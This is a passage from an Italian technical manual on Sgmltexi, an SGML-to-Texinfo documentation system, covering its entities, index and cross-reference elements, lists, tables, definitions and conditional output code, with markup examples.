La scelta genera risultati differenti. L'opzione '**`--input-encoding`**' genera una trasformazione dei caratteri in entità SGML, che successivamente sono tradotte in codice Texinfo. In questo modo, il codice Texinfo che si ottiene è sicuramente in ASCII puro (ISO 646), dove le entità che non hanno alcuna corrispondenza in Texinfo. vengono mostrate come '**`[ETH ]`**', tanto per fare un esempio. L'uso dell'attributo '**`charset`**' si traduce semplicemente nel comando '**`@documentencoding`**'; in certe situazioni, il risultato della composizione può essere buono o meno. A seconda del risultato migliore che si riesce a ottenere, si può scegliere un modo invece dell'altro.

Una buona strategia può essere l'uso dell'attributo '**`charset`**' in ogni caso, aggiungendo l'opzione '**`--input-encoding`**' quando Texinfo non genera una composizione piacevole (di solito quando si genera un formato per la stampa).

524.3.1 Entità standard e non standard

Il DTD di Sgmltexi include tutte le entità standard ISO 8879. Tuttavia, non tutte le entità sono gestibili da Texinfo; pertanto, quando si usa un'entità non gestibile, viene mostrata nella composizione finale come racchiusa tra parentesi quadre, per esempio come '**`[ETH ]`**'.

Sgmltexi mette a disposizione qualche entità non standard, necessaria per mantenere la compatibilità con Texinfo. Queste entità speciali sono elencate nella tabella 524.41.

Tabella 524.41. Entità non standard.

Macro SGML	Comando Texinfo	Descrizione
`&dots;`	`@dots{}`	Tre puntini.
`&enddots;`	`@enddots{}`	Quattro puntini.
`&TeX;`	`@TeX{}`	Il nome «TeX»
`&result;`	`@result{}`	
`&expansion;`	`@expansion{}`	
`&print;`	`@print{}`	
`&error;`	`@error{}`	
`&point;`	`@point{}`	
`&today;`	`@today{}`	
`&esexcl;`	`@!`	Punto esclamativo alla fine di una frase.
`&esperiod;`	`@.`	Punto fermo alla fine di una frase.

Macro SGML	Comando Texinfo	Descrizione
`&nes;`	`@:`	Frase che non si conclude.
`&esquest;`	`@?`	Punto interrogativo alla fine di una frase.

Capitolo 525

Sgmltexi: contenuti

Dopo la struttura generale, il sorgente Sgmltexi si articola generalmente in elementi che possono essere classificati sommariamente in blocchi e in testo interno a un blocco. Nei DTD comuni si utilizzano frequentemente le entità parametriche '**`%block;`**' e '**`%inline;`**', per definire questi due grandi raggruppamenti. Nel DTD di Sgmltexi si usa la stessa convenzione e in questo senso vanno interpretate tali sigle nelle tabelle riassuntive.

A titolo di esempio, un blocco è qualcosa di simile a un paragrafo, un elenco, una tabella; un elemento interno alla riga è fatto per contenere del testo, eventualmente assieme a delle enfatizzazioni di qualche genere. Di solito, anche se questo fatto non può valere in generale, un elemento interno alla riga è fatto per contenere testo o altri elementi dello stesso genere; al contrario, un elemento che costituisce un blocco, può contenere altri blocchi, oppure del testo interno alla riga.

Il DTD di Sgmltexi non prevede elementi che possano contenere testo interno alla riga o blocchi a scelta, come accade invece nell'HTML.

525.1 Paragrafi

I blocchi di testo più comuni sono dei paragrafi, delimitati dall'elemento '**`p`**', il quale può apparire con un rientro iniziale o meno, a seconda dell'uso dell'attributo '**`indent`**'. I paragrafi, compresi quelli centrati che si ottengono con l'elemento '**`center`**', contengono testo o altri elementi interni alla riga.

Tabella 525.1. Paragrafi con Sgmltexi.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
p	%inline;	Blocco di testo elementare, riconducibile al paragrafo.
indent	Attributo	Rientro prima riga: '**`on`**', '**`off`**'.
center	%inline;	Blocco di testo centrato: '**`@center`**'.

525.2 Indici e riferimenti incrociati

Sgmltexi mette a disposizione diversi elementi il cui scopo è quello di permettere delle inserzioni per generare degli indici o dei riferimenti incrociati, riproducendo i comandi equivalenti di Texinfo.

Le voci degli indici analitici vengono inserite attraverso un gruppo di elementi vuoti: '**`cindex`**', '**`findex`**', '**`vindex`**', '**`kindex`**', '**`pindex`**', '**`tindex`**' e '**`userindex`**'. Tutti questi elementi hanno lo stesso attributo '**`entry`**', che serve a specificare la voce da inserire nell'indice relativo. In particolare, l'elemento '**`userindex`**' ha in più l'attributo '**`name`**' per specificare l'indice al quale si vuole fare riferimento.

Questi elementi possono essere usati solo dopo la dichiarazione di una sezione (un titolo di qualunque tipo, dal tomo in giù), ma prima del testo normale che ne seguirebbe. Per esempio così:

```
<h1>IP protocol history</h1>
<cindex entry="IP protocol">
<cindex entry="history">

<p>Bla bla bla...</p>
```

La tabella 525.3 riassume brevemente l'uso di questi elementi.

Tabella 525.3. Voci degli indici analitici.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
cindex	Vuoto	Voce dell'indice analitico normale.
entry	Attributo	Voce da inserire nell'indice.
findex	Vuoto	Voce dell'indice analitico delle funzioni.
entry	Attributo	Voce da inserire nell'indice.
vindex	Vuoto	Voce dell'indice analitico delle variabili.
entry	Attributo	Voce da inserire nell'indice.
kindex	Vuoto	Voce dell'indice analitico dei tasti premuti.
entry	Attributo	Voce da inserire nell'indice.
pindex	Vuoto	Voce dell'indice analitico dei programmi.
entry	Attributo	Voce da inserire nell'indice.
tindex	Vuoto	Voce dell'indice analitico dei tipi di dati.
entry	Attributo	Voce da inserire nell'indice.
userindex	Vuoto	Voce di un indice analitico definito dall'utilizzatore.
entry	Attributo	Voce da inserire nell'indice.
name	Attributo	Sigla identificativa dell'indice definito dall'utente.
printindex	Vuoto	Inserisce l'elenco delle voci dell'indice specificato.
name	Attributo	Sigla identificativa dell'indice.

Ogni indice analitico si distingue in base a una sigla di due lettere. Gli indici analitici già previsti da Texinfo hanno una sigla fissa, mentre tutte le altre combinazioni possono essere usate per gli indici stabiliti dall'utilizzatore. La tabella 525.4 riassume le sigle degli indici standard, la cui conoscenza è necessaria per poter usare correttamente l'elemento '**`printindex`**' allo scopo di riprodurre l'elenco dell'indice relativo.

Tabella 525.4. Sigle identificative degli indici analitici standard.

Sigla	Descrizione
cp	Indice analitico normale.
ky	Indice analitico dell'uso della tastiera.
pg	Indice analitico dei programmi.
fn	Indice analitico delle funzioni.
vr	Indice analitico delle variabili.
tp	Indice analitico dei tipi di dati.

Gli elementi utilizzati per realizzare dei riferimenti incrociati sono vuoti e sono sempre in-

terni alla riga di testo. Tutte le informazioni necessarie sono passate attraverso attributi. Dal momento che questi elementi rispecchiano fedelmente i comandi equivalenti di Texinfo, viene mostrata solo la tabella 525.5, senza entrare nel dettaglio del significato di ognuno di loro.

Tabella 525.5. Riferimenti incrociati.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
anchor	Vuoto	Comando '**`@anchor`**' di Texinfo.
id	Attributo	Stringa di identificazione dell'ancora.
xref	Vuoto	Comando '**`@xref`**' di Texinfo.
id	Attributo	Nodo o ancora a cui si fa riferimento.
name	Attributo	Nome del riferimento.
title	Attributo	Titolo o argomento a cui si fa riferimento.
info	Attributo	Nome del file Info.
ptitle	Attributo	Titolo dell'edizione stampata.
ref	Vuoto	Comando '**`@ref`**' di Texinfo.
id	Attributo	Nodo o ancora a cui si fa riferimento.
name	Attributo	Nome del riferimento.
title	Attributo	Titolo o argomento a cui si fa riferimento.
info	Attributo	Nome del file Info.
ptitle	Attributo	Titolo dell'edizione stampata.
pxref	Vuoto	Comando '**`@pxref`**' di Texinfo.
id	Attributo	Nodo o ancora a cui si fa riferimento.
name	Attributo	Nome del riferimento.
title	Attributo	Titolo o argomento a cui si fa riferimento.
info	Attributo	Nome del file Info.
ptitle	Attributo	Titolo dell'edizione stampata.
inforef	Vuoto	Comando '**`@inforef`**' di Texinfo.
id	Attributo	Nodo o ancora a cui si fa riferimento.
name	Attributo	Nome del riferimento.
info	Attributo	Nome del file Info.
uref	Vuoto	Comando '**`@uref`**' di Texinfo.
uri	Attributo	Indirizzo URI a cui si fa riferimento.
name	Attributo	Nome del riferimento.
replace	Attributo	Testo di rimpiazzo da mostrare.
email	Vuoto	Comando '**`@email`**' di Texinfo.
email	Attributo	Indirizzo di posta elettronica.
name	Attributo	Titolo o descrizione dell'indirizzo.

In particolare, è opportuno osservare che l'attributo '**`id`**' degli elementi '**`h`*n***', '**`partheading`**' e '**`tomeheading`**', è un'ancora a cui possono puntare tutti i vari tipi di riferimenti incrociati disponibili (tranne '**`uref`**' e '**`email`**' che puntano a degli URI).

L'esempio seguente mostra come usare l'elemento '**`pxref`**' in modo molto semplice:

```
<p>Sgmltexi crea automaticamente il nodo Top. Come già spiegato in
precedenza, (<pxref id="top node menu">), il menù può essere...</p>
```

525.3 Delimitazione di parole e di frasi

Un certo numero di elementi serve a delimitare parole o frasi, per qualche motivo. Il DTD di Sgmltexi è molto permissivo, in modo tale che ogni elemento di questi può contenere qualunque altro elemento interno alla riga di testo. Ciò è stato fatto per assicurare la massima compatibilità con Texinfo, ma in futuro potrebbero essere poste delle piccole limitazioni.

La tabella 525.7 elenca questi elementi, assieme a '**`kbdinputstyle`**', che si usa per specificare lo stile di rappresentazione del contenuto dell'elemento '**`kbd`**'.

Tabella 525.7. Delimitazione di parole e frasi.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
code	%inline;	Comando '**`@code`**' di Texinfo.
kbd	%inline;	Comando '**`@kbd`**' di Texinfo.
kbdinputstyle	Vuoto	Comando '**`@kbdinputstyle`**' di Texinfo.
style	Attributo	Stile: '**`code`**', '**`example`**', '**`distinct`**'.
key	%inline;	Comando '**`@key`**' di Texinfo.
samp	%inline;	Comando '**`@samp`**' di Texinfo.
var	%inline;	Comando '**`@var`**' di Texinfo.
env	%inline;	Comando '**`@env`**' di Texinfo.
file	%inline;	Comando '**`@file`**' di Texinfo.
command	%inline;	Comando '**`@command`**' di Texinfo.
option	%inline;	Comando '**`@option`**' di Texinfo.
dfn	%inline;	Comando '**`@dfn`**' di Texinfo.
cite	%inline;	Comando '**`@cite`**' di Texinfo.
acronym	%inline;	Comando '**`@acronym`**' di Texinfo.
url	%inline;	Comando '**`@url`**' di Texinfo.
emph	%inline;	Comando '**`@emph`**' di Texinfo.
strong	%inline;	Comando '**`@strong`**' di Texinfo.
sc	%inline;	Comando '**`@sc`**' di Texinfo.
roman	%inline;	Comando '**`@r`**' di Texinfo.
italic	%inline;	Comando '**`@i`**' di Texinfo.
bold	%inline;	Comando '**`@b`**' di Texinfo.
typewriter	%inline;	Comando '**`@t`**' di Texinfo.

Viene mostrato un esempio molto semplice dell'uso dell'elemento '**`strong`**':

```
<p><strong>Pinco Pallino</strong> è un uomo molto vecchio...</p>

<p><strong>Tizio Tizi</strong> ha studiato tecnologia delle
comunicazioni...</p>
```

525.4 Delimitazione di blocchi di testo

Alcuni elementi servono a delimitare blocchi di testo, o un tipo particolare di testo interno alle righe. Il DTD di Sgmltexi è molto permissivo per assicurare la massima compatibilità con Texinfo, ma in futuro potrebbero essere poste delle piccole limitazioni.

La tabella 525.9 elenca questi elementi, assieme a '**`pre`**', che permette di inserire del testo preformattato, e a '**`exdent`**', utilizzato all'interno di '**`pre`**' per ottenere delle righe che sporgono verso l'esterno.

Tabella 525.9. Delimitazione di blocchi di testo.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
exdent	%inline;	Comando '**`@exdent`**' di Texinfo.
pre	%inline;	Testo preformattato.
quotation	%block;	Comando '**`@quotation`**' di Texinfo.
display	%block; o '**`pre`**'	Comando '**`@display`**' di Texinfo.
smalldisplay	%block; o '**`pre`**'	Comando '**`@smalldisplay`**' di Texinfo.
example	%block; o '**`pre`**'	Comando '**`@example`**' di Texinfo.
smallexample	%block; o '**`pre`**'	Comando '**`@smallexample`**' di Texinfo.
flushleft	%inline;	Comando '**`@flushleft`**' di Texinfo.
flushright	%inline;	Comando '**`@flushright`**' di Texinfo.
lisp	%block; o '**`pre`**'	Comando '**`@lisp`**' di Texinfo.
smalllisp	%block; o '**`pre`**'	Comando '**`@smalllisp`**' di Texinfo.
cartouche	%block; o '**`pre`**'	Comando '**`@cartouche`**' di Texinfo.
format	%block; o '**`pre`**'	Comando '**`@format`**' di Texinfo.
smallformat	%block; o '**`pre`**'	Comando '**`@smallformat`**' di Texinfo.
texinfo		Codice Texinfo incorporato.

In generale, l'uso di questi elementi è molto semplice, come si può vedere in questo caso:

```
<example>
<p>Bla bla bla...</p>
<p>Bla bla bla...</p>
</object>
```

L'esempio seguente, invece, mostra l'uso dell'elemento '**`pre`**', allo scopo di incorporare del testo preformattato, pur continuando a espandere le macro SGML:

```
<example>
<pre>
#!/usr/bin/perl
while ($line = &gt;STDIN&gt;)
  {
    chomp $line;
    print ("$line\r\n");
  }
</pre>
</object>
```

In aggiunta, si può delimitare il contenuto dell'elemento '**`pre`**' per poterlo scrivere in modo letterale:

```
<example>
<pre>
<![CDATA[
#!/usr/bin/perl
while ($line = <STDIN>)
  {
    chomp $line;
    print ("$line\r\n");
  }
]]>
</pre>
</example>
```

525.5 Elenchi e tabelle

Elenchi e tabelle, sono blocchi di testo. La gestione di Texinfo per ciò che riguarda queste strutture, è abbastanza speciale. Qui viene riassunto tutto nella tabella 525.13, che però richiede la conoscenza dei comandi di Texinfo corrispondenti.

Tabella 525.13. Elenchi e tabelle.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
itemize	'**`item`**', '**`itemx`**', %block;	Comando '**`@itemize`**' di Texinfo.
mark	Attributo	Segno usato al posto del pallino iniziale.
enumerate	'**`item`**', '**`itemx`**', %block;	Comando '**`@enumerate`**' di Texinfo.
start	Attributo	Valore iniziale dell'elenco numerato.
table	'**`item`**', '**`itemx`**', %block;	Comando '**`@table`**' di Texinfo.
emphasis	Attributo	Enfasi della colonna descrittiva: '**`asis`**', '**`code`**', '**`samp`**', '**`var`**', '**`kbd`**', '**`file`**'.
vtable	'**`item`**', '**`itemx`**', %block;	Comando '**`@vtable`**' di Texinfo.
emphasis	Attributo	Enfasi della colonna delle variabili: '**`asis`**', '**`code`**', '**`samp`**', '**`var`**', '**`kbd`**', '**`file`**'.
ftable	'**`item`**', '**`itemx`**', %block;	Comando '**`@ftable`**' di Texinfo.
emphasis	Attributo	Enfasi della colonna delle funzioni: '**`asis`**', '**`code`**', '**`samp`**', '**`var`**', '**`kbd`**', '**`file`**'.
item	%inline; o vuoto.	Comando '**`@item`**' di Texinfo.
itemx	%inline; o vuoto.	Comando '**`@itemx`**' di Texinfo.
multitable		Comando '**`@multitable`**' di Texinfo.
columnfraction	'`.`***n***'.	Colonna larga 0,***n*** volte lo spazio totale.
columnexample	Testo puro.	Colonna larga tanto quanto l'esempio.
raw	%inline;, '**`tab`**'.	Riga di una tabella.
tab	Vuoto	Separatore tra una colonna e la successiva.

Vengono mostrati alcuni esempi, a cominciare da un elenco non numerato:

```
<itemize mark="#">
<item>
    <p>Primo elemento dell'elenco.</p>
<item>
    <p>Secondo elemento.</p>
</itemize>
```

In questo caso, si ottiene un elenco puntato di due sole voci, dove al posto del pallino usuale, appare il simbolo '**`#`**'. Sostituendo l'elemento '**`itemize`**' con '**`enumerate`**', si ottiene un elenco numerato:

```
<enumerate start="3">
<item>
    <p>Primo elemento dell'elenco.</p>
<item>
    <p>Secondo elemento.</p>
</enumerate>
```

In questo caso, si fa in modo che il primo dei due elementi abbia il numero tre. L'elenco descrittivo si ottiene attraverso l'elemento '**`table`**', dove gli elementi '**`item`**' contengono le voci relative. Si osservi l'esempio:

```
<table emphasis="code">
<item>ls</item>
<itemx>dir</itemx>
    <p>Elenco del contenuto della directory.</p>
<item>cd</item>
    <p>Cambia directory.</p>
</table>
```

Si intende così che l'elemento '**`itemx`**' serve quando un elemento dell'elenco è composto da più di una voce.

Le tabelle, intese come quelle a cui si è abituati di solito, sono gestite attraverso l'elemento '**`multitable`**'. Questo, prima dell'indicazione delle righe che compongono la tabella, richiede di specificare quante sono le colonne e quanto larghe devono essere. Per questo, all'inizio occorre utilizzare una serie di elementi '**`columnfraction`**', oppure '**`columnexample`**', attraverso i quali si specificano proprio queste larghezze (in percentuale o attraverso un testo di esempio). L'esempio seguente mostra il caso di una tabella le cui colonne sono state definite in modo percentuale:

```
<multitable>
<columnfraction>.30</columnfraction>
<columnfraction>.70</columnfraction>
<raw><strong>Parametro LOC</strong>
<tab><strong>Posizione corrispondente</strong>
</raw>
<raw>h
<tab>posizione attuale
</raw>
<raw>t
<tab>superiore
</raw>
<raw>b
<tab>inferiore
</raw>
<raw>p
<tab>pagina
</raw>
</multitable>
```

In alternativa, dato che la larghezza delle colonne dipende proprio dai titoli, si potrebbe fare così:

```
<multitable>
<columnexample>Parametro LOC</columnexample>
<columnexample>Posizione corrispondente</columnexample>
<raw><strong>Parametro LOC</strong>
<tab><strong>Posizione corrispondente</strong>
</raw>
<raw>h
<tab>posizione attuale
</raw>
<raw>t
<tab>superiore
</raw>
<raw>b
<tab>inferiore
</raw>
<raw>p
<tab>pagina
</raw>
</multitable>
```

In entrambi i casi, lo scopo è quello di ottenere uno specchietto simile a quello che segue. Si osservi che non ci sono didascalie e nemmeno esiste la possibilità di collocare dinamicamente la tabella.

```
Parametro LOC   Posizione corrispondente
h               posizione attuale
t               superiore
b               inferiore
p               pagina
```

525.6 Inserzioni

Alcuni elementi sono difficilmente classificabili in gruppi particolari. Qui, vengono distinti in due raggruppamenti: quelli interni alle righe e quelli che rappresentano dei blocchi. A questi corrispondono le tabelle 525.20 e 525.21.

Tabella 525.20. Inserzioni interne alle righe.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
dmn	#PCDATA	Comando '`@dmn`' di Texinfo.
math	#PCDATA	Comando '`@math`' di Texinfo.
footnote	%inline;	Comando '`@footnote`' di Texinfo.
image	Vuoto	Comando '`@image`' di Texinfo.
name	Attributo	Nome del file da inserire, senza estensione.
width	Attributo	Ampiezza dell'immagine.
height	Attributo	Altezza dell'immagine.
whole	%inline;	Comando '`@w`' (previene l'interruzione di riga).
br	Vuoto	Comando '`@*`' (interruzione di riga).
dh	Vuoto	Comando '`@-`' (separazione facoltativa).
hyphenation	Vuoto;	Comando '`@hyphenation`' di Texinfo.
words	Attributo	Elenco di parole separate in sillabe.

Tabella 525.21. Inserzione di blocchi.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
sp	Vuoto	Comando '`@sp`' di Texinfo.
lines	Attributo	Quantità di righe da saltare (un numero intero).
page	Vuoto	Comando '`@page`' di Texinfo.
group	%block;	Comando '`@group`' di Texinfo.
need	Vuoto	Comando '`@need`' di Texinfo.
mils	Attributo	Millesimi di pollice richiesti.

525.7 Definizioni

Texinfo prevede un grande numero di comandi per la descrizione di definizioni di vario genere. Queste «definizioni» vanno intese generalmente come dei modelli sintattici. È un po' difficile comprendere bene quando usare questa o quella forma di definizione; per cui occorre studiare la documentazione di Texinfo.

Tutte le forme di definizione si dichiarano attraverso un elemento provvisto di diversi attributi. Questo elemento contiene generalmente la descrizione del modello, in una serie di blocchi di testo, ma in particolare potrebbe contenere la descrizione degli argomenti, all'interno dell'elemento '`args`', comune a tutte le definizioni che ne hanno.

Tabella 525.22. Definizioni.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
args	%inline;	Argomenti di una definizione.
deffn	'**args**', %block;	Comando '**@deffn**' di Texinfo.
cat	Attributo	Categoria della funzione.
name	Attributo	Nome della funzione.
deffnx	Vuoto	Comando '**@deffnx**'. Attributi come '**deffn**'.
defun	'**args**', %block;	Comando '**@defun**' di Texinfo.
name	Attributo	Nome della funzione.
defunx	Vuoto	Comando '**@defunx**'. Attributi come '**defun**'.
defmac	'**args**', %block;	Comando '**@defmac**' di Texinfo.
name	Attributo	Nome della macro.
defmacx	Vuoto	Comando '**@defmacx**'. Attributi come '**defmac**'.
defspec	'**args**', %block;	Comando '**@defspec**' di Texinfo.
name	Attributo	Nome di uno *special form*.
defspecx	Vuoto	Comando '**@defspecx**'. Attributi come '**defspec**'.
defvr	%block;	Comando '**@defvr**' di Texinfo.
cat	Attributo	Categoria della variabile.
name	Attributo	Nome della variabile.
defvrx	Vuoto	Comando '**@defvrx**'. Attributi come '**defvr**'.
defvar	%block;	Comando '**@defvar**' di Texinfo.
name	Attributo	Nome della variabile.
defvarx	Vuoto	Comando '**@defvarx**'. Attributi come '**defvar**'.
defopt	%block;	Comando '**@defopt**' di Texinfo.
name	Attributo	Nome dell'opzione.
defoptx	Vuoto	Comando '**@defoptx**'. Attributi come '**defopt**'.
deftypefn	'**args**', %block;	Comando '**@deftypefn**' di Texinfo.
cat	Attributo	Categoria.
type	Attributo	Tipo di dati.
name	Attributo	Nome.
deftypefnx	Vuoto	Comando '**@deftypefnx**'. Attributi come '**deftypefn**'.
deftypefun	'**args**', %block;	Comando '**@deftypefun**' di Texinfo.
type	Attributo	Tipo di dati.
name	Attributo	Nome.
deftypefunx	Vuoto	Comando '**@deftypefunx**'. Attributi come '**deftypefun**'.
deftypevr	%block;	Comando '**@deftypevr**' di Texinfo.
cat	Attributo	Categoria.
type	Attributo	Tipo di dati.
name	Attributo	Nome.
deftypevrx	Vuoto	Comando '**@deftypevrx**'. Attributi come '**deftypevr**'.
deftypevar	%block;	Comando '**@deftypevar**' di Texinfo.
type	Attributo	Tipo di dati.
name	Attributo	Nome.
deftypevarx	Vuoto	Comando '**@deftypevarx**'. Attributi come '**deftypevar**'.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
args	%inline;	Argomenti di una definizione.
defcv	%block;	Comando '**@defcv**' di Texinfo.
cat	Attributo	Categoria.
class	Attributo	Classe.
name	Attributo	Nome.
defcvx	Vuoto	Comando '**@defcvx**'. Attributi come '**defcv**'.
defivar	%block;	Comando '**@defivar**' di Texinfo.
class	Attributo	Classe.
name	Attributo	Nome.
defivarx	Vuoto	Comando '**@defivarx**'. Attributi come '**defivar**'.
deftypeivar	%block;	Comando '**@deftypeivar**' di Texinfo.
class	Attributo	Classe.
type	Attributo	Tipo.
name	Attributo	Nome.
deftypeivarx	Vuoto	Comando '**@deftypeivarx**'. Attributi come '**deftypeivar**'.
defop	'**args**', %block;	Comando '**@defop**' di Texinfo.
cat	Attributo	Categoria.
class	Attributo	Classe.
name	Attributo	Nome.
defopx	Vuoto	Comando '**@defopx**'. Attributi come '**defop**'.
defmethod	'**args**', %block;	Comando '**@defmethod**' di Texinfo.
class	Attributo	Classe.
name	Attributo	Nome.
defmethodx	Vuoto	Comando '**@defmethodx**'. Attributi come '**defmethod**'.
deftypemethod	'**args**', %block;	Comando '**@deftypemethod**' di Texinfo.
class	Attributo	Classe.
type	Attributo	Tipo.
name	Attributo	Nome.
deftypemethodx	Vuoto	Comando '**@deftypemethodx**'. Attributi come '**deftypemethod**'.
deftp	'**args**', %block;	Comando '**@deftp**' di Texinfo.
cat	Attributo	Categoria.
name	Attributo	Nome.
deftpx	Vuoto	Comando '**@deftpx**'. Attributi come '**deftp**'.

Ecco un esempio molto semplice:

```
<deffn cat="Command" name="sgmltexi">
    <args>[<var>options</var>]... <var>sgml_source</var></args>

    <p>This is the front-end for the SGML to Texinfo system.</p>

</deffn>
```

La composizione in formato Info genera il risultato seguente:

```
 - Command: sgmltexi [OPTIONS]... SGML_SOURCE
     This is the front-end for the SGML to Texinfo system.
```

525.8 Codice condizionato e codice letterale in base alla composizione

Texinfo ha la possibilità di selezionare del codice in dipendenza del tipo di composizione finale. In SGML si possono fare cose simili attraverso le sezioni marcate, ma non si tratta della stessa cosa. Per questa ragione, Sgmltexi include alcuni elementi speciali corrispondenti ai comandi che servono a Texinfo per selezionare il codice, consentendo anche di inserire pezzi di codice letterale.

Tabella 525.25. Codice condizionato e codice letterale in base alla composizione.

Elemento o attributo	Contenuto	Descrizione o corrispondenza con Texinfo
ifinfo	%inline;	'**@ifinfo**' ... '**@end ifinfo**'
ifinfoblock	%block;	'**@ifinfo**' ... '**@end ifinfo**'
iftex	%inline;	'**@iftex**' ... '**@end iftex**'
iftexblock	%block;	'**@iftex**' ... '**@end iftex**'
ifhtml	%inline;	'**@ifhtml**' ... '**@end ifhtml**'
ifhtmlblock	%block;	'**@ifhtml**' ... '**@end ifhtml**'
ifnotinfo	%inline;	'**@ifnotinfo**' ... '**@end ifnotinfo**'
ifnotinfoblock	%block;	'**@ifnotinfo**' ... '**@end ifnotinfo**'
ifnottex	%inline;	'**@ifnottex**' ... '**@end ifnottex**'
ifnottexblock	%block;	'**@ifnottex**' ... '**@end ifnottex**'
ifnothtml	%inline;	'**@ifnothtml**' ... '**@end ifnothtml**'
ifnothtmlblock	%block;	'**@ifnothtml**' ... '**@end ifnothtml**'
tex	#PCDATA	'**@tex**' ... '**@end tex**'
html	#PCDATA	'**@html**' ... '**@end html**'
texinfo	#PCDATA	Codice Texinfo.

È importante osservare che '**ifinfo**', '**iftex**', '**ifhtml**', '**ifnotinfo**', '**ifnottex**' e '**ifnothtml**', sono elementi interni alla riga di testo, che contengono lo stesso genere di cosa. Al contrario, '**ifinfoblock**', '**iftexblock**', '**ifhtmlblock**', '**ifnotinfoblock**', '**ifnottexblock**' e '**ifnothtmlblock**', sono blocchi che contengono altri blocchi. Questa distinzione è necessaria per evitare problemi nella definizione del documento SGML (nel DTD).

In particolare, gli elementi '**tex**', '**html**' e '**texinfo**', sono fatti per contenere testo letterale solitamente racchiuso tra '**<![CDATA[**' e '**]]>**'.

L'elemento '**texinfo**' non ha un comando equivalente in Texinfo, perché rappresenta del codice Texinfo. Si osservi l'esempio seguente:

```
<p>The letter <texinfo>@ubaraccent{o}</texinfo> is a special...</p>
```

Usando questo elemento, potrebbe essere necessario forzare l'interpretazione letterale anche da parte dell'SGML. In tal caso, il contenuto dell'elemento può essere racchiuso come si vede

qui:

```
<p>The letter <texinfo><![CDATA[@ubaraccent{o}]]></texinfo> is a...
```

Il caso particolare dell’esempio non mostra una situazione in cui sia indispensabile l’interpretazione SGML letterale, tuttavia questo è il modo quando succede tale circostanza.

Viene mostrato un altro esempio nell’uso di codice letterale specifico per il tipo di composizione. L’intenzione è quella di mostrare un’espressione matematica molto semplice: $123 + 10^{-1}$.

```
<p><tex><![CDATA[$123+10^{-1}$]]></tex>
<html><![CDATA[123+10<sup>-1</sup>]]></html>
<ifinfo>123+10^-1</ifinfo>
= 12.3</p>
```

Si potrebbe notare una sorta di incoerenza nell’uso degli elementi letterali, assieme a ‘**`ifinfo`**’, il cui scopo è solo quello di essere preso in considerazione quando la composizione produce il formato Info. Il fatto è che gli altri due elementi letterali, oltre che contenere codice letterale per il tipo rispettivo di composizione, sono implicitamente elementi condizionali. Dal momento che la composizione Info non può prevedere una codifica letterale speciale, l’unico modo per integrare le varie parti è quello di usare ‘**`ifinfo`**’ per rappresentare in qualche modo l’espressione, anche in questo caso.

525.8.1 Problemi

Texinfo, come TeX e *roff, distingue i blocchi di testo in quanto separati da una o più righe vuote. In tal modo, la distinzione tra blocchi di testo e testo interno alle righe, è solo una questione di spazio verticale. Per esempio, il pezzo seguente di un sorgente Texinfo, mostra tre ambienti del tipo ‘**`@if`*composizione***’, che sono parte dello stesso blocco di testo, ovvero lo stesso paragrafo.

```
La composizione attuale è
@iftex
TeX
@end iftex
@ifhtml
HTML
@end ifhtml
@ifinfo
Info
@end ifinfo
e si può vedere che...
```

In una situazione differente, questi ambienti possono diventare blocchi isolati di testo, come si vede qui:

```
La composizione attuale è:

@iftex
TeX
@end iftex

@ifhtml
HTML
@end ifhtml

@ifinfo
Info
@end ifinfo

Si può vedere che...
```

Con un sistema SGML, questa confusione di ruoli non è desiderabile, oltre che essere difficile da realizzare. Questo è il motivo per cui Sgmltexi distingue tra '**`@if`***composizione*' o '**`@ifnot`***composizione*', e '**`@if`***composizione***`block`**' o '**`@ifnot`***composizione***`block`**'.

Sgmltexi cerca di mantenere le interruzioni di riga contenute all'interno del sorgente SGML, ma per questo ci sono delle conseguenze nell'uso degli ambienti condizionali, del tipo interno alle righe. Ciò dipende dal fatto che necessariamente occorre aggiungere delle interruzioni aggiuntive. Si supponga di voler scrivere qualcosa come ciò che segue:

```
<p>La composizione attuale
è <iftex>TeX</iftex><ifhtml>HTML</ifhtml><ifinfo>Info</ifinfo>, per cui
si sa cosa comporta questo fatto.</p>
```

Ci si aspetta che i marcatori di apertura e di chiusura vengano rimpiazzati aggiungendo anche le interruzioni di riga appropriate. Ma se fosse così, il risultato sarebbe quello seguente, in cui ciò che prima era testo interno alla riga diventa invece un blocco separato:

```
La composizione attuale
è
@iftex
TeX
@end iftex

@ifhtml
HTML
@end ifhtml

@ifinfo
Info
@end ifinfo
, per cui
si sa cosa comporta questo fatto.</p>
```

Per risolvere il problema, questi elementi intesi come ambienti condizionali interni alle righe, non introducono alcuna interruzione iniziale o finale che sia; rimane compito dell'autore il preoccuparsi di questo problema. Per questo, il sorgente di Sgmltexi deve essere scritto come si vede nell'esempio seguente, considerando anche che non c'è alcun modo di mettere la virgola

dopo il nome del tipo di composizione.

```
<p>La composizione attuale è
<iftex>TeX</iftex>
<ifhtml>HTML</ifhtml>
<ifinfo>Info</ifinfo>
per cui si sa cosa comporta questo fatto.</p>
```

Lo stesso problema appare con gli elementi '**`tex`**' e '**`html`**', ma in tal caso non c'è bisogno di qualificarne il contenuto, che si intende sempre come testo interno alle righe.

```
<p>
<tex>
$$ \chi^2 = \sum_{i=1}^N
          \left (y_i - (a + b x_i)
          \over \sigma_i\right)^2 $$
</tex>
</p>
```

Utilizzando un sistema SGML, l'inserzione di codice letterale per il tipo di composizione particolare che si utilizza, è da considerarsi come l'**ultima risorsa**. In altri termini, se sono necessari tali espedienti, è evidente che l'SGML è la scelta sbagliata per scrivere la propria documentazione.

Corrispondenza tra Texinfo e Sgmltexi

In questo capitolo conclusivo della parte dedicata a Sgmltexi, si riepiloga brevemente l'uso di questo sistema di composizione, attraverso la comparazione con Texinfo. In questo modo, si può comprendere cosa di Texinfo non è disponibile con Sgmltexi.

Si osservi che nei modelli sintattici, le parentesi graffe hanno significato letterale, facendo parte dei comandi di Texinfo.

@*spazio_bianco*

```
 
```

@!

```
&esexcl;
```

End sentence exclamation mark

@"*x*

@'*x*

